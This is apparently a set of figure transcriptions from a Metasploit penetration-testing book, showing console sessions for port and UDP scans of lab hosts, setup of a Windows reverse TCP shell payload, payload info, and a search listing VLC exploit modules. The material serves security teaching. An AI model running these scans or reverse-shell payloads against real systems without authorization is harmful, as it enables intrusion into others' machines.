


Figure 2.18 – Metasploitable VM login screen

The screenshot shows a terminal window on a Kali Linux system. The title bar indicates the user is root at the kali host. The terminal window title is "root@kali: ~". The user has run the command "docker pull vulnerables/metasploit-vulnerability-emulator". The output of the command is displayed, showing the pulling of multiple layers from the Docker registry. The layers pulled are 3e17c6ea66c, d449395fb215, e50b15238e0f, and 7c5f64d4fd2a. The digest of the image is sha256:515a562103f4c47276ea2225e3d8730c3406200b806e5749ce9d52c37fd15221. The status message indicates that a newer image was downloaded for the specified tag. The command concludes with "docker.io/vulnerables/metasploit-vulnerability-emulator:latest".

Figure 2.19 – Fetching Docker files for metasploit-vulnerability-emulator

## Chapter 3: Metasploit Components and Environment Configuration

```
root@kali: /usr/share/metasploit-framework/modules
File Edit View Search Terminal Help
root@kali:/usr/share/metasploit-framework# ls
app           lib          msfrpc      ruby
config        metasploit-framework.gemspec msfrpcd    script-exploit
data          modules       msfupdate   script-password
db            msfconsole   msfvenom    script-recon
documentation msfd         msf-ws.ru  scripts
Gemfile       msfdb        plugins     tools
Gemfile.lock  msf-json-rpc.ru Rakefile   vendor
root@kali:/usr/share/metasploit-framework# cd modules/
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary    encoders    evasion    exploits  nops    payloads  post
root@kali:/usr/share/metasploit-framework/modules#
```

Figure 3.1 – Metasploit Framework directory




Figure 3.2 – Metasploit Framework Structure

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name      Current Setting  Required  Description
-----  -----
CONCURRENCY  10            yes        The number of concurrent ports to check per host
DELAY        0              yes        The delay between connections, per thread, in milliseconds
JITTER       0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS        1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       *              yes        The target address range or CIDR identifier
THREADS      1              yes        The number of concurrent threads
TIMEOUT      1000          yes        The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(tcp) > set PORTS 1-100
PORTS => 1-100
msf auxiliary(tcp) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set PORTS 1-10000
PORTS => 1-10000
msf auxiliary(tcp) > run

[*] 192.168.1.100:      - 192.168.1.100:139 - TCP OPEN
[*] 192.168.1.100:      - 192.168.1.100:135 - TCP OPEN
```

Figure 3.3 – Auxiliary TCP Port Scanner

```
root@kali: ~
File Edit View Search Terminal Help
msf > use payload/windows/shell/reverse_tcp
msf payload(reverse_tcp) > show options

Module options (payload/windows/shell/reverse_tcp):
Name      Current Setting  Required  Description
-----  -----
EXITFUNC   process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      *              yes        The listen address
LPORT      4444           yes        The listen port

msf payload(reverse_tcp) > set LHOST 192.168.1.2
LHOST => 192.168.1.2
msf payload(reverse_tcp) > set LPORT 4455
LPORT => 4455
msf payload(reverse_tcp) >
```

Figure 3.4 – Reverse TCP Payload

**Figure 3.5 – Metasploit Framework Banner**

```
root@kali: /usr/share/metasploit-framework/modules/evasion - □ ×
File Edit View Search Terminal Help

msf5 > version
Framework: 5.0.20-dev
Console : 5.0.20-dev
msf5 > █
```

### Figure 3.6 – Metasploit Framework version check

```
sagar@ubuntu: ~
Usage: connect [options] <host> <port>
Communicate with a host, similar to interacting via netcat, taking advantage of
any configured session pivoting.

OPTIONS:

-C      Try to use CRLF for EOL sequence.
-P <opt> Specify source port.
-S <opt> Specify source address.
-c <opt> Specify which Comm to use.
-h      Help banner.
-i <opt> Send the contents of a file.
-p <opt> List of proxies to use.
-s      Connect with SSL.
-u      Switch to a UDP socket.
-w <opt> Specify connect timeout.
-z      Just try to connect, then return.

msf > connect google.com 80
[*] Connected to google.com:80
```

**Figure 3.7 – Metasploit Framework 'connect' command**

```
root@kali: ~
File Edit View Search Terminal Help
msf > help


Core Commands
=====
Command      Description
-----
?            Help menu
advanced     Displays advanced options for one or more modules
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
edit         Edit the current module with $VISUAL or $EDITOR
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
makerc       Save commands entered since start to a file
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous    Sets the previously loaded module as the current module
pushm       Pushes the active or list of modules onto the module stack
quit         Exit the console
```

Figure 3.8 – Metasploit Framework 'help' command

```
sagar@ubuntu: ~
msf > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]
Route traffic destined to a given subnet through a supplied session.
The default comm is Local.


msf >
```

Figure 3.9 – Metasploit Framework 'route' command



```
sagar@ubuntu: ~
msf > save
Saved configuration to: /home/sagar/.msf4/config
msf >
```


Figure 3.10 – Metasploit Framework 'save' command



```
sagar@ubuntu: ~
msf > sessions
Active sessions
=====
No active sessions.


msf >
```

Figure 3.11 – Metasploit Framework 'sessions' command



```
sagar@ubuntu: ~
msf > spool
Usage: spool <off>|<filename>
Example:
    spool /tmp/console.log
msf > spool /home/sagar/Desktop/msflog.log
[*] Spooling to file /home/sagar/Desktop/msflog.log...
msf >
```

Figure 3.12 – Metasploit Framework 'spool' command




```

sagar@ubuntu: ~
msf > show -h
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits,
payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf > show nops

NOP Generators
=====
Name           Disclosure Date  Rank      Description
----           -----
armle/simple               normal  Simple
php/generic              normal  PHP Nop Generator
ppc/simple                normal  Simple
sparc/random              normal  SPARC NOP Generator
tty/generic               normal  TTY Nop Generator
x64/simple                normal  Simple
x86/opty2                 normal  Opty2
x86/single_byte           normal  Single Byte

```

Figure 3.13 – Metasploit Framework 'show' command



```

sagar@ubuntu: ~
msf > info -h
Usage: info <module name> [mod2 mod3 ...]

Options:
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.

msf > info payload/windows/meterpreter/reverse_tcp

      Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
      Module: payload/windows/meterpreter/reverse_tcp
      Platform: Windows
      Arch: x86
      Needs Admin: No
      Total size: 281
      Rank: Normal

      Provided by:
        skape <mmiller@hick.org>
        sf <stephen_fewer@harmonysecurity.com>
        OJ Reeves
        hdm <x@hdm.io>

      Basic options:
      Name   Current Setting  Required  Description
      ----   -----
      EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
      LHOST                         yes       The listen address
      LPORT                         4444     The listen port

      Description:
        Inject the meterpreter server DLL via the Reflective Dll Injection
        payload (staged). Connect back to the attacker

msf >

```

Figure 3.14 – Metasploit Framework 'info' command

```
sagar@ubuntu: ~
msf > irb
[*] Starting IRB shell...

Ignoring nokogiri-1.6.8 because its extensions are not built. Try: gem pristine nokogiri-1.6.8
Ignoring bcrypt-3.1.11 because its extensions are not built. Try: gem pristine bcrypt-3.1.11
Ignoring unf_ext-0.0.7.2 because its extensions are not built. Try: gem pristine unf_ext-0.0.7.2
Ignoring eventmachine-1.2.0.1 because its extensions are not built. Try: gem pristine eventmachine-1.2.0.1
Ignoring ffi-1.9.14 because its extensions are not built. Try: gem pristine ffi-1.9.14
Ignoring pg-0.18.4 because its extensions are not built. Try: gem pristine pg-0.18.4
Ignoring pg_array_parser-0.0.9 because its extensions are not built. Try: gem pristine pg_array_parser-0.0.9
Ignoring msgpack-1.0.0 because its extensions are not built. Try: gem pristine msgpack-1.0.0
Ignoring network_interface-0.0.1 because its extensions are not built. Try: gem pristine network_interface-0.0.1
Ignoring pcaprub-0.12.4 because its extensions are not built. Try: gem pristine pcaprub-0.12.4
Ignoring redcarpet-3.3.4 because its extensions are not built. Try: gem pristine redcarpet-3.3.4
Ignoring sqlite3-1.3.11 because its extensions are not built. Try: gem pristine sqlite3-1.3.11
Ignoring thin-1.7.0 because its extensions are not built. Try: gem pristine thin-1.7.0
>> puts "Metasploit is awesome"
Metasploit is awesome
=> nil
>>
```

Figure 3.15 – Metasploit Framework 'irb' shell

```
sagar@ubuntu: ~
msf > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf > makerc /home/sagar/Desktop/msfcommands.txt
[*] Saving last 2 commands to /home/sagar/Desktop/msfcommands.txt ...
msf >
```

Figure 3.16 – Metasploit Framework 'makerc' command

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > search vlc
Matching Modules
=====
#  Name                               Disclosure Date  Rank    Check  Description
-  -----
1  exploit/windows/browser/vlc_amv   2011-03-23      good   No     VLC AMV Dangling Pointer Vulnerability
2  exploit/windows/browser/vlc_mms_bof 2012-03-15      normal  No     VLC MMS Stream Handling Buffer Overflow
3  exploit/windows/fileformat/videolan_tivo 2008-10-22      good   No     VideoLAN VLC TiVo Buffer Overflow
4  exploit/windows/fileformat/vlc_mkv   2018-05-24      great  No     VLC Media Player MKV Use After Free
5  exploit/windows/fileformat/vlc_modplug_s3m 2011-04-07      average No     VideoLAN VLC ModPlug ReadsS3M Stack Buffer Overflow
6  exploit/windows/fileformat/vlc_realttext 2008-11-05      good   No     VLC Media Player RealText Subtitle Overflow
7  exploit/windows/fileformat/vlc_smb_uri 2009-06-24      great  No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
8  exploit/windows/fileformat/vlc_webm   2011-01-31      good   No     VideoLAN VLC MKV Memory Corruption

msf5 > 
```

Figure 3.17 – Searching for 'VLC' exploits

```
File Edit View Search Terminal Help
msf5 > help search
Usage: search [ options ] <keywords>

OPTIONS:
 -h           Show this help information
 -o <file>    Send output to a file in csv format
 -S <string>   Search string for row filter
 -u           Use module if there is one result

Keywords:
 aka        : Modules with a matching AKA (also-known-as) name
 author     : Modules written by this author
 arch       : Modules affecting this architecture
 bid        : Modules with a matching Bugtraq ID
 cve        : Modules with a matching CVE ID
 edb        : Modules with a matching Exploit-DB ID
 check      : Modules that support the 'check' method
 date       : Modules with a matching disclosure date
 description: Modules with a matching description
 full_name  : Modules with a matching full name
 mod_time   : Modules with a matching modification date
 name       : Modules with a matching descriptive name
 path       : Modules with a matching path
 platform   : Modules affecting this platform
 port       : Modules with a matching port
 rank       : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
 ref        : Modules with a matching ref
 reference  : Modules with a matching reference
 target     : Modules affecting this target
 type       : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Examples:
 search cve:2009 type:exploit
msf5 > 
```

Figure 3.18 – Metasploit Framework help for 'search' command

```
sagar@ubuntu: ~
msf > get
Usage: get var1 [var2 ...]

The get command is used to get the value of one or more variables.

msf > get RHOST
RHOST =>
msf >
```


Figure 3.19 – Metasploit Framework 'get' command

```
sagar@ubuntu: ~
msf > getg
Usage: getg var1 [var2 ...]

Exactly like get -g, get global variables


msf > getg RHOSTS
RHOSTS =>
msf >
```

Figure 3.20 – Metasploit Framework 'getg' command




```
sagar@ubuntu: ~
msf > set RHOST 192.168.1.30
RHOST => 192.168.1.30
msf > setg RHOST 192.168.1.30
RHOST => 192.168.1.30
msf >
```

Figure 3.21 – Metasploit Framework 'set' and 'setg' commands



```
sagar@ubuntu: ~
msf > unset RHOST
Unsetting RHOST...
msf > unsetg RHOST
Unsetting RHOST...
msf >
```

Figure 3.22 – Metasploit Framework 'unset' and 'unsetg' commands



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfupdate
[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.14.10-0kali1
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be upgraded:
 metasploit-framework
1 upgraded, 0 newly installed, 0 to remove and 1981 not upgraded.
Need to get 90.2 MB of archives.
After this operation, 42.9 MB of additional disk space will be used.
Get:1 http://ftp.yzu.edu.tw/Linux/kali kali-rolling/main i386 metasploit-framewo
rk i386 4.14.10-0kali1 [90.2 MB]
10% [1 metasploit-framework 11.7 MB/90.2 MB 13%] 261 kB/s 5min 1s
```

Figure 3.23 – Metasploit Framework Update

## Chapter 4: Information Gathering with Metasploit

```
root@kali: ~/Desktop/Labs/tools
File Edit View Search Terminal Help
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
CONCURRENCY  10           yes       The number of concurrent ports to check per host
DELAY        0             yes       The delay between connections, per thread, in milliseconds
JITTER       0             yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS        1-10000       yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS       yes           yes       The target address range or CIDR identifier
THREADS      1             yes       The number of concurrent threads
TIMEOUT      1000          yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 10.11.1.5
RHOSTS => 10.11.1.5
msf auxiliary(tcp) > set PORTS 1-1000
PORTS => 1-1000
msf auxiliary(tcp) > run

[*] 10.11.1.5:          - 10.11.1.5:135 - TCP OPEN
[*] 10.11.1.5:          - 10.11.1.5:139 - TCP OPEN
[*] 10.11.1.5:          - 10.11.1.5:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > █
```

Figure 4.1 – Auxiliary TCP port scanner

```
root@kali: ~
File Edit View Search Terminal Help

msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):
Name      Current Setting  Required  Description
----      -----          -----    -----
BATCHSIZE  256           yes       The number of hosts to probe in each set
RHOSTS     yes           yes       The target address range or CIDR identifier
THREADS    10            yes       The number of concurrent threads

msf auxiliary(udp_sweep) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(udp_sweep) > run

[*] Sending 13 probes to 192.168.44.133->192.168.44.133 (1 hosts)
[*] Discovered NetBIOS on 192.168.44.133:137 (METASPOITABLE:<00>:U :METASPOITABLE:<03>:U :METASPOITABLE:<2
0>:U :WORKGROUP:<00>:G :WORKGROUP:<1e>:G :00:00:00:00:00:00)
[*] Discovered Portmap on 192.168.44.133:111 (100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(48449), 1
00024 v1 TCP(55234), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(41880), 100
021 v3 UDP(41880), 100021 v4 UDP(41880), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 10002
1 v1 TCP(53164), 100021 v3 TCP(53164), 100021 v4 TCP(53164), 100005 v1 UDP(39932), 100005 v1 TCP(33599), 1000
